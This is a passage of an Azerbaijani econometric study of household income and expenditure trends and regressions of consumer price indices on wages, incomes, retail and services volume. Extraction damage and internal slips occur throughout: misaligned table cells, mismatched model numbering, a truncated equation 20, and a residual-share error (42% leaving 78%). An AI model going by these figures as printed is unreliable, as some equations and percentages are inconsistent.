Alkoqola	$y = -0,001x^3 + 0,035x^2 - 0,226x + 0,771$	$y = 0,087x + 0,312$	$y = 0,738 (1,102^x)$
Tütün məmulatın	$y = 0,003x^2 + 0,083x + 0,627$	$y = 1,109 (1,082^x)$	$y = 0,174x + 1,573$

a			
Paltar və ayaqqabıya	$y=e^{(0,418+0,179x)}$	$y=-0,025x^3+0,476x^2-1,203x+5,583$	$y=9,981(x^{0,299})$
Su, işıq, qaz və digər yanacaq növlərinə	$y=e^{(0,374+0,186x)}$	$y=1,557x+1,638$	$y=-0,302x^2+3,769x+6,351$
Ev əşyaları, məişət texnikası və evə gündəlik qulluğa	$y=e^{(0,381+0,193x)}$	$y=3,414(1,201^x)$	$y=2,851x+7,321$
Səhiyyə xidmətlərinə	$y=e^{(-0,265+0,196x)}$	$y=1,837(1,201^x)$	$y=5,269(x^{0,472})$
Nəqliyyat xərcləri	$y=e^{(0,281+0,110x)}$	$y=1,299x+1,578$	$y=-0,223x^2+2,896x+5,932$
Rabitə xərcləri	$y=e^{(-1,039+0,230x)}$	$y=1,198(1,209^x)$	$y=3,861(x^{0,418})$
Istirahət və mədəniyyət xərcləri	$y=0,744(1,204^x)$	$y=1,541(1,208^x)$	$y=4,592(x^{0,495})$
Təhsil xərcləri	$y=0,289(1,222^x)$	$y=-0,011x^3+0,211x^2-0,738x+1,536$	$y=-0,098x^2+1,199x+1,116$
Mehmanxana, kafe, restoran və yeməcxana	$y=-1,335x^3+0,332x^2-0,011x+2,851$	$y=3,429(1,204^x)$	$y=1,862x+10,847$
Digər mal və xidmətlərə	$y=0,934(1,191^x)$	$y=1,912(1,189^x)$	$y=1,183x+4,693$
Mənbə:			

Cədvəl 8.
Əhalinin gəlirlərinin strukturunun trend tənlilikləri

Mütləq rəqəmlər	2001-2015-ci illər	2005-2015-ci illər	2010-2015-ci illər
Gəlirlər – cəmi	$y=0,617x^2+6,578x+15,837$	$y=18,979x+35,862$	$y=-1,694x^2+31,785x+112,171$
Məşğulluqdan gəlirlər	$y=-0,039x^3+1,143x^2-4,031x+14,476$	$y=6,302x+11,181$	$y=6,023x+43,953$
Özüməşğulluqdan gəlirlər	$y=4,558x-6,759$	$y=0,142x^2+3,505x+10,481$	$y=5,762x+31,073$
Kənd təsərrüfatından gəlirlər	$y=5,612(1,133^x)$ $y=-0,001x^3+0,041x^2-0,239x+1,113$	$y=11,016(e^{(0,103x)})$ və $y=11,016(1,110^x)$	$y=-0,309x^2+4,602x+15,611$
İcarədən gəlirlər	13	$y=0,092x+0,751$	$y=1,278(x^{0,161})$
Əmlakdan gəlirlər	$y=-0,001x^3+0,035x^2-0,260x+0,727$	$y=0,035x+0,132$	$y=0,308(x^{0,296})$

Alınmış cari transfertlər	$y = -0,021x^3 + 0,617x^2 - 2,173x + 5,2$ 87	$y = 3,338x + 3,335$	$y = 21,643 + (9,263 \ln(x))$
Pensiyalar	$y = -0,019x^3 + 0,535x^2 - 1,969x + 4,5$ 05	$y = 2,865x + 2,343$	$y = 17,929 + (8,105 \ln(x))$
Müavinət və sosial yardımlar	$y = -0,003x^3 + 0,075x^2 - 0,300x + 0,8$ 35	$y = -0,011x^2 + 0,451x + 0,295$	$y = 0,271x + 2,333$
Naturada sosial transfertlər	$y = 0,091 (x^{1,156})$	$y = 0,151x + 0,422$ $y = -0,022x^3 + 0,529x^2 - 1,688x + 10,677$	$y = 1,252 (0,267^x)$ $y = -0,139x^2 + 3,381x + 10,881$
Digər gəlirlər	$y = 2,092 (x^{0,888})$		
Digər ailələrdən alınmış gəlirlər	$y = e^{(2,816 + (-3,393/x))}$	$y = -0,013x^3 + 0,343x^2 - 1,173 + 8,206$	$y = 1,915x + 8,6$
Ölkə xaricindən göndərilən pul	$y = 0,912 (e^{(0,139 \cdot x)})$	$y = -0,009x^3 + 0,177x^2 - 0,478 + 2,431$	$y = -0,081x^2 + 1,053x + 2,831$

İstər əhalinin xərclərinin və istərsə də əhalinin gəlirlərinin zamana nisbətə trend tənlilikləri onların mütləq göstəriciləri əsasında qəbul edilmişdir. Və tənliliklər seçilən zaman R^2 və parametrlərin t-statistikasının əhəmiyyətliyinə, başqa sözlə 95%, 99% və 99,9% ehtimallar qəbul edilib (* $p < 0,05$, ** $p < 0,01$ və *** $p < 0,001$ şərtləri). Bu səbəbdən də tənliliklər müxtəlif alınıb. Trend tənliliklərinə nəzər yetirəndə aydın olur ki, 2001-2015-ci illərin trend tənliliklərində əsas yeri kub, kvadrat və natural loqarifmik (eksponent e) tənliliklər yer almışdır. Sostavnaya tənlilikləri də vardır. Bu həmin dövrlərdə artımın həndəsi mənada şaquliliyindən xəbər verir. 2005-2015-ci illərin trend tənliliklərində isə əlavə olaraq xətti tənliliklər də yer alıb və üstlü tənliliklər də xeyli çoxdur. 2010-2015-ci illərin trend tənliliklərində isə kub tənliliyi yoxdur və digər tənliliklər bərabərdirlər. Söylənilənləri həmçinin əhalinin gəlirlərinə də aid etmək olar. Burada 2001-2015-ci və 2005-2015-ci illərin trend tənlilikləri arasında kub tənliliklər üstünlük təşkil etsə də sonradan əsas tənliliklər xətti və üstlü və loqarifmik tənliliklər olmuşlar.

Dünyada və əsasən də neft ixrac edən dövlətlərdə iqtisadi səngimə üçün ümumlaşmış şok heç şübhəsiz ki, neft ixrac gəlirlərinin aşağı düşməsi zamanı qarşılaşan şoklardır. İlk şok neft gəlirlərinin aşağı düşməsi, iqtisadiyyatın ayrı-ayrı sektorlarında müəyyən səngimələrə gətirmiş və büdcə daxilolmalarının ixtisarı dövlət sektruna da təsir etmişdir. Bir müddətdən sonra isə bu proses manatın iki dəfə baş verən devalvasiyası ilə nəticələndi.

Təbii ki, bu proses istehlak bazarına, istehlak xərclərinə də təsir edir.

Əhalinin gəlirlərinin artım tempi 2014- ci və 2015- ci illərdə ilk dəfə idiki 6 % dən (2001-ci il 106,3%, ən yüksək artım 2007 və 2008-ci illərdə müşahidə olumuşdur, müvafiq olaraq 142,7% və 142,4%) aşağı düşmüşdü. Belə ki, 2014-ci ildə artım 105,1% və 2015-ci ildə 105,8%. olmuşdur. Lakin aparılan məqsədyönlü siyasət nəticəsində sabitləşmə baş vermiş artım sürətlənmişdir. 2016 -cı ildə 108,7% qeydə alınmışdır. Bu illərdə neft gəlirlərinin azalması ərzaq məhsullarının deyil əsasən qeyri-ərzaq məhsullarının pərakəndə ticarət dövriyyəsinin fiziki həcm indeksinə təsir etmişdir. Düzdür hərçənd ərzaq məhsullarının pərakəndə ticarət dövriyyəsinin fiziki həcm indeksi artıq 2011-2013-cü illərdə səngimiş orta artım tempindən (təqribən 109,5%) xeyli aşağı düşərək müvafiq olaraq 102,3 %, 102,5%, 102,7% olmuşdur. Bu göstərici 2014-cü ildə də aşağı idi 103,9%. Lakin artıq 2015-ci ildə sabitlik yaranmış və artım 110,1% olmuşdur.

Son 16 ildə İQİ və ərzaq məhsullarının orta illik indeksi 106,2% və 107,7% olsa da 2007-2009-cu illər əzində neftin qiymətinə kəskin tərəddüdlərin az da olmayan təsiri nəticəsində İQİ müvafiq olaraq 116,7%, 120,8%, 101,5% və ərzaq məhsullarının İQİ isə müvafiq olaraq 116,2%, 128,6%, 98,5% olmuşdur. Bu hal 2014-cü və 2015-ci illərdə neftin qiymətinin 2-3 dəfə aşağı düşməsi və milli valyutanın devəvasiyası zamanı da baş vermişdir. Düzdür dövlətin qabaqlayıcı tədbirləri və resursları hesabına 2014-cü ildə inflyasiya 101,4 və 2015-ci ildə 104 % olsa da 2016—ci ildə artıq 112,4 % oldu. Bunu ərzaq məhsullarının İQİ haqda da demək olar. Belə ki, dövlətin qabaqlayıcı

tədbirləri və resursları hesabına 2014-cü ildə ərzaq məhsullarının İQİ 101 və 2015-ci ildə 106,1 % olsa da 2016-cı ildə artıq 114,7 % oldu. Hərçənd 2008-ci ildə IQI müvafiq olaraq 120,8% və ərzaq məhsullarının İQİ isə 128,6% olmuşdur. Lakin o dövrdə son 3 ildə bu göstərici 2005-2007-ci illərdə 110-116% arasında tərəddüd etdiyindən 2016-cı ildəki müvafiq olaraq 112,4 % və 114,7 % olmasını daha təsirli monetar saymaq olar. Belə ki son 2012-2015-ci illərdə müvafiq olaraq İQİ 101-104 %, ərzaq məhsullarının İQİ isə 100-106% arasında tərəddüd etmişdir.

Cədvəl 9.

İstehlak qiymətləri indekslərinin artım trendləri		
	2000–2016 (2000=100)	2010–2015 (2010=100)
Cəmi məhsullar və xidmətlər	$y = e^{(4,478+0,068x)}$	$y = e^{(4,411+0,151x)}$
Ərzaq məhsulları	$y = 14,99x + 63,21$	$y = e^{(4,394+0,145x)}$
Qeyri-ərzaq məhsulları	$y = -0,052x^3 + 1,479x^2 - 6,397x + 107,2$	$y = -3,72x^3 + 37,77x^2 - 82,89x + 149,12$
Ödənişli xidmətlər	$y = -17,46x^3 + 3,104x^2 - 0,108x + 120,03$	$y = 27,37x + 62,84$

İstehlak qiymətləri indekslərinin artım trendlərinin müxtəlifliyi həm də məhsulların elastikliyi ilə də bağlıdır.

Qiymətlərin ekonometrik təhlili

İlk əvvəl biz Respublikada əhalinin rifah halına təsir edən və iqtisadiyyatın əsas makroiqtisadi göstəricilərindən biri olan İQİ-nin 3 variantda: istehlak bazarından, əhalinin nominal gəlirindən və iqtisadiyyat üzrə orta aylıq nominal əmək haqqından asılılığına nəzər yetirək. Belə ki, mütləq göstəricilərə əsasən qurulmuş və əldə olunmuş modeldən (1) aydın olur ki, bu model statistik əhəmiyyətlidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Lakin, $R^2 = 0.423096$ olması asılılığın o qədər də sıx olduğunu bildirmir. Yəni İQİ-nin dəyişməsinin 42 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı isə (78%) modeldə nəzərə alınmamış göstəricilərin hesabına olub.

$$\begin{aligned} \text{ISTEHLAK\_QIYMETLƏRİ\_İNDEKSİ} &= 0.00181645460618 * \text{ISTEHLAK\_BAZARI\_} + (1 \\ &0.172500554605 * \text{İQTİSADİYYAT\_UZRƏ\_ORTA}) \\ &\text{ƏMƏK HAQQI} - \\ &0.00362580943637 * \text{İLKİN\_GƏLİRLƏR\_} + \\ &100.458244454 \\ \text{ISTEHLAK\_QIYMETLƏRİ\_İNDEKSİ} &= -0.063006196504 * \text{ISTEHLAK\_BAZARI\_} + (2 \\ &0.0779121554751 * \text{İQTİSADİYYAT\_UZRƏ\_ORTA}) \\ &\text{A ƏMƏK HAQQI} + \\ &0.12373305462 * \text{İLKİN\_GƏLİRLƏR\_} + \\ &81.4536230606 \end{aligned}$$

Bundan başqa biz İQİ-nin ona təsir edən üç amilin göstəricilərinin baza ilini 2000-ci il qəbul edərək (2000=100) yenidən asılılığına baxaraq və modeli (2) təhlil edək. Bu model statistik əhəmiyyətlidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). $R^2 = 0.984620$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (2%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

Tədqiqatımızı digər variantı İQİ-nin ona təsir edən amillərin əvvəlki ilə nisbətən göstəricilərindən asılılığına yönəldək. Bu zaman əldə olunmuş modelin (3) statistik əhəmiyyətliliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.770433$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 77 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (23%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin buna baxmayaraq biz modeldə ilkin gəlirlərin daha az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq. Bu zaman əldə olunmuş modeldən (4) aydın olur ki, bunun da statistik əhəmiyyətliliyində şübhə var. Belə ki, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqı da minimum şərti ödəyə bilmir (t-statistika, $p < 0,05$). O da tədqiqatdan çıxarılır. $R^2 = 0.786638$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 79 %-i modeldəki seçilmiş dəyişənlərin hesabına baş

verir. Qalanı (21%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin buna baxmayaraq biz modeldə iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan çıxardırıq. Və növbəti model, İQİ-nin ancaq istehlak bazarından asılılığını ifadə edən model (5) alınır. Bu zaman model statistik əhəmiyyətlidir və hətta $p < 0,001$ şərti ödənilmiş olur. Bu modeldə $R^2 = 0.780108$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 78 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (22%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin biz İQİ-nin istehlak bazarı və ilkin gəlirlərdən də asılılığını ifadə edən modeli də qurmaq istədik. Bu zaman qurulmuş modeldən söyləyə bilərik ki, bu model də (6) statistik əhəmiyyətli deyil. (t-statistika, $p < 0,05$) ödənilmir. $R^2 = 0.768866$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 77 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (23%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKS } \bar{I} &= 0.581425607354 * \text{ISTEHLAK\_BAZARI\_} & (3) \\ &0.108789536857 * \text{İQTİSADİYYAT\_UZRƏ\_ORT} &) \\ &\text{A ƏMƏK HAQQI} - & \\ &0.0181755617733 * \text{İLKİN\_GƏLİRLƏR\_} + & \\ &52.5344649102 & \end{aligned}$$

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKS } \bar{I} &= 0.565997125043 * \text{ISTEHLAK\_BAZARI\_} & (4) \\ &0.112858034142 * \text{İQTİSADİYYAT\_UZRƏ\_ORT} &) \\ &\text{A ƏMƏK HAQQI} + 52.6983492122 & \end{aligned}$$

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKS } \bar{I} &= 0.473630746398 * \text{ISTEHLAK\_BAZARI\_} + & (5) \\ &50.5036957569 &) \end{aligned}$$

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKS } \bar{I} &= 0.557860669158 * \text{ISTEHLAK\_BAZARI\_} & (6) \\ &0.0816134344032 * \text{İLKİN\_GƏLİRLƏR\_} + &) \\ &50.1230646075 & \end{aligned}$$

Biz İQİ-nin əhalinin ilkin gəlirlərindən və iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və ümumi istehlak bazarından başqa pərakəndə ticarətin həcmindən asılılığı tədqiq edək. Burada da biz 3 variantda tədqiqat aparacağıq. Birincidə mütləq göstəricilərlə İQİ-nin asılılığını öyrənək. Bu zaman əldə olunmuş modelin (7) statistik əhəmiyyətlidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Lakin burada da (1) modeldə olduğu kimi R^2 aşağı ($R^2 = 0.472226$) olması asılılığın kifayət qədər sıx olmadığını bildirir. Yəni İQİ-nin dəyişməsinin 47 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (53%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ } \bar{I} &= 0.00206286779708 * \text{PƏRAKƏNDƏ\_TİCARƏT\_} & (7) \\ &+ 0.182563792834 * \text{İQTİSADİYYAT\_UZRƏ\_} & \\ &\text{ORTA ƏMƏK HAQQI} - & \\ &0.00348244253103 * \text{İLKİN\_GƏLİRLƏR\_} + & \\ &99.5181336638 & \end{aligned}$$

$$\begin{aligned} \text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEKSİ } \bar{I} &= -0.0583064836133 * \text{PƏRAKƏNDƏ\_TİCARƏT\_} + & (8) \\ &0.0718098829175 * \text{İQTİSADİYYAT\_UZRƏ\_} & \\ &\text{ORTA ƏMƏK HAQQI} + & \\ &0.118242702575 * \text{İLKİN\_GƏLİRLƏR\_} + & \\ &82.7190077561 & \end{aligned}$$

Tədqiqatımızın digər variantında İQİ-nin və ona təsir edən amillərin baza ilinə (2000=100) qəbul edərək nisbətən dinamik göstəricilərindən asılılığına baxaq. Bu zaman əldə olunmuş modelin (13) statistik əhəmiyyətliliyi yüksəkdir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). $R^2 = 0.985738$ olması asılılığın kifayət qədər çox sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 99 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (1%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\text{ISTEHLAK\_QIYMƏTLƏRİ\_İNDEK} = 0.516420392084 * \text{PƏRAKƏNDƏ\_TİCARƏT\_} - \quad (9)$$

$$\begin{aligned}
& \text{Sİ} && 0.0718618717407 * \text{İQTİSADİYYAT\_UZRƏ\_OR} \\
& && \text{TA ƏMƏK HAQQI} + \\
& && 0.081848261057 * \text{İLKİN\_GƏLİRLƏR\_} + \\
& && 44.4475611793 \\
& \text{İSTEHLAK\_QIYMƏTLƏRİ\_İNDEK} &= & 0.514239233309 * \text{PƏRAKƏNDƏ\_TİCARƏT\_} + \quad (10 \\
& \text{Sİ} && 0.0284091934455 * \text{İLKİN\_GƏLİRLƏR\_} + \quad) \\
& && 42.6255921798
\end{aligned}$$

İndi isə tədqiqatımızın növbəti variantında İQİ-nin və ona təsir edən amillərin əvvəlki ilə nisbətən dinamik göstəricilərindən asılılığına baxaq. Bu zaman əldə olunmuş modelin (9) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). $R^2 = 0.787497$ olması asılılığın kifayət qədər çox sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 79 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (21%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, İQİ-nin ancaq pərakəndə ticarətin həcmindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (10) alınır. Bu zaman qurulmuş modelin də statistik əhəmiyyətliyi xeyli aşağıdır və əhalinin ilkin gəlirləri $p < 0,05$ şərtini ödəmir. Bu modeldə $R^2 = 0.794709$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 79 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (21%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Lakin biz əhalinin ilkin gəlirlərini modeldən çıxartmalı olmalıyıq. Nəticədə İQİ-nin pərakəndə ticarətin həcmindən asılılığını ifadə edən modeli də qurmaq istədik. Bu zaman qurulmuş modeldən (11) söyləyə bilərik ki, bu model artıq statistik əhəmiyyətlidir (t-statistika, hətta $p < 0,001$ ödənilir). $R^2 = 0.855513$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 86 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (14%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned}
& \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_} &= & 0.0488372216917 * \text{İCTİMAİ\_İAŞƏ\_} - \quad (11) \\
& \text{Qİ} && 0.00473460062265 * \text{İLKİN\_GƏLİRLƏR\_} + \\
& && 0.278221110516 * \text{İQTİSADİYYAT\_UZRƏ\_ORTA} \\
& && \text{ƏMƏK HAQQI} + 103.73722253
\end{aligned}$$

Tədqiqatı ərzaq məhsulları və içkilərin qiymət indekslərinin ictimai iaşənin həcmindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək. Bu zaman əldə olunmuş model (11) statistik əhəmiyyətlilidir (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Lakin $R^2 = 0.250342$, yəni çox aşağı olması asılılığın kifayət qədər az olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 25 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (75%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned}
& \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_} &= & -0.0175542818263 * \text{İCTİMAİ\_İAŞƏ\_} + \quad (12) \\
& \text{Qİ} && 0.226554766698 * \text{İLKİN\_GƏLİRLƏR\_} + \\
& && 0.0262196530541 * \text{İQTİSADİYYAT\_ÜZRƏ\_} \\
& && \text{ORTA ƏMƏK HAQQI} + 72.1597919908
\end{aligned}$$

$$\begin{aligned}
& \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_} &= & -0.0196867891299 * \text{İCTİMAİ\_İAŞƏ\_} + \quad (13) \\
& \text{Qİ} && 0.259114949641 * \text{İLKİN\_GƏLİRLƏR\_} + \\
& && 72.9199666707
\end{aligned}$$

Tədqiqatda 2000-ci ili baza ili qəbul edərək ərzaq məhsulları və içkilərin qiymət indekslərinin ictimai iaşənin həcmindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına nəzər yetirək (2000=100). Bu zaman əldə olunmuş modelin (12) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.986080$, yəni çox yüksək olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni İQİ-nin dəyişməsinin 99 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (1%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, ərzaq məhsulları və içkilərin qiymət indekslərinin ancaq ictimai iaşənin həcmindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (13) alınır. Bu zaman qurulmuş modelin statistik əhəmiyyətliyi xeyli yüksəkdir. Modeldə

hər bir göstərici hətta $p < 0,001$ şərtini ödəyir. Bu modeldə $R^2 = 0.986849$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni ərzaq məhsulları və içkilərin qiymət indekslərinin dəyişməsinin 99 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (1%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_} &= -0.229958127768 * \text{İCTIMAI\_İAŞƏ\_} + & (14) \\ \text{Qİ} &0.506898646585 * \text{İLKIN\_GƏLİRLƏR\_} + \\ &0.229371744748 * \text{İQTİSADİYYAT\_ÜZRƏ\_} \\ &\text{ORTA ƏMƏK HAQQI} + 51.7511741015 \\ \text{ƏRZAQ\_MƏHSULLARI\_İÇKİLƏR\_} &= -0.162415480223 * \text{İCTIMAI\_İAŞƏ\_} + & (15) \\ \text{Qİ} &0.620582106233 * \text{İLKIN\_GƏLİRLƏR\_} + \\ &56.253215977 \end{aligned}$$

Ərzaq məhsulları və içkilərin qiymət indekslərinin ictimai iaşənin həcmindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığını əhatə edən növbəti modellərində əvvəlki ilə nisbətən verilmiş göstəricilərdən istifadə edəcəyik. Bu zaman əldə olunmuş modelin (14) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.653220$, yəni çox yüksək olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni ərzaq məhsulları və içkilərin qiymət indekslərinin dəyişməsinin 65 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (35%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, ərzaq məhsulları və içkilərin qiymət indekslərinin ancaq ictimai iaşənin həcmindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (15) alınır. Bu zaman qurulmuş modelin statistik əhəmiyyətliyi xeyli yüksəkdir. Modeldə hər bir göstərici $p < 0,01$ şərtini ödəyir. Bu modeldə $R^2 = 0.650910$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni ərzaq məhsulları və içkilərin qiymət indekslərinin dəyişməsinin 65 %-i modeldəki seçilmiş dəyişənlərin hesabına 35% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

Yekunda tədqiqatımızı pullu xidmətlərin qiymət indekslərinin pullu xidmətlərin həcmindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək. Bu zaman əldə olunmuş modelin (16) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Həm də $R^2 = 0.456830$, yəni aşağı olması asılılığın kifayət qədər az olduğunu bildirir. Yəni pullu xidmətlərin qiymət indeksləri dəyişməsinin 45 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (55%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Bu zaman əhalinin ilkin gəlirlərini modeldən çıxaraq. Nəticə də əldə olunmuş model (17) statistik əhəmiyyətli olur (t-statistika, ən azı $p < 0,05$ şərti ödənilir). Lakin $R^2 = 0.455574$ olması asılılığın kifayət qədər zəif olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 45 %-i modeldəki seçilmiş dəyişənlərin hesabına qalan 55% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib.

$$\begin{aligned} \text{XİDMETLER\_Qİ\_} &= -0.00860573045598 * \text{PULLU\_XİDMETLER\_} + & (16) \\ &0.250457133997 * \text{İQTİSADİYYAT\_UZRA\_ORTA} \\ &\text{EMEĞ HAQQI} - \\ &0.00120553822877 * \text{İLKIN\_GELİRLER\_} + \\ &92.9673061273 \end{aligned}$$

$$\begin{aligned} \text{XİDMETLER\_Qİ\_} &= -0.0150370734444 * \text{PULLU\_XİDMETLER\_} + & (17) \\ &0.259039455097 * \text{İQTİSADİYYAT\_UZRA\_ORTA} \\ &\text{EMEĞ HAQQI} + 91.3077009702 \end{aligned}$$

$$\begin{aligned} \text{XİDMETLER\_Qİ\_} &= 0.134587518659 * \text{PULLU\_XİDMETLER\_} - & (18) \\ &0.0265505093238 * \text{İQTİSADİYYAT\_UZRA\_ORTA} \\ &\text{EMEĞ HAQQI} - \\ &0.0652759403355 * \text{İLKIN\_GELİRLER\_} + 95.6890717801 \end{aligned}$$

$$\begin{aligned} \text{XİDMETLER\_Qİ\_} &= 0.114749815601 * \text{PULLU\_XİDMETLER\_} - & (19) \\ &0.0610176973982 * \text{İLKIN\_GELİRLER\_} + 92.5446835445 \end{aligned}$$

$$\begin{aligned} \text{XİDMETLER\_Qİ\_} &= 0.0690773800044 * \text{PULLU\_XİDMETLER\_} + & (20) \end{aligned}$$

Tədqiqatımızı 2000-ci ili baza ili qəbul edərək pullu xidmətlərin qiymət indekslərinin pullu xidmətlərin həcmindən, iqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqından və əhalinin ilkin gəlirindən asılılığına yönəldək (2000=100). Bu zaman əldə olunmuş modelin (18) statistik əhəmiyyətliyi aşağıdır (t-statistika, ən azı $p < 0,05$ şərti ödənilmir). Lakin $R^2 = 0.977775$, yəni çox yüksək olması asılılığın kifayət qədər güclü olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (2%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. İqtisadiyyat üzrə cəmi, orta aylıq nominal əmək haqqının az statistik əhəmiyyətli olduğundan onu modeldən çıxardırıq və növbəti model, pullu xidmətlərin qiymət indekslərinin ancaq pullu xidmətlərin həcmindən və əhalinin ilkin gəlirlərindən asılılığını ifadə edən model (19) alınır. Bu zaman qurulmuş modelin də statistik əhəmiyyətliyi aşağıdır. Modeldə əhalinin ilkin gəlirləri göstərici $p < 0,05$ şərtini ödəmir. Bu modeldə $R^2 = 0.978547$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına baş verir. Qalanı (2%) isə modeldə nəzərə alınmamış göstəricilərin hesabına baş verib. Pullu xidmətlərin qiymət indekslərinin ancaq Pullu xidmətlərin həcmindən asılı olan modeldə (20) statistik əhəmiyyətlik kifayət qədərdir. Hətta $p < 0,001$ şərtini artıqlaması ilə ödəmir. Bu modeldə $R^2 = 0.977414$ olması asılılığın kifayət qədər sıx olduğunu bildirir. Yəni pullu xidmətlərin qiymət indekslərinin dəyişməsinin 98 %-i modeldəki seçilmiş dəyişənlərin hesabına 2% isə modeldə nəzərə alınmamış göstəricilərin hesabına baş vermişdir.

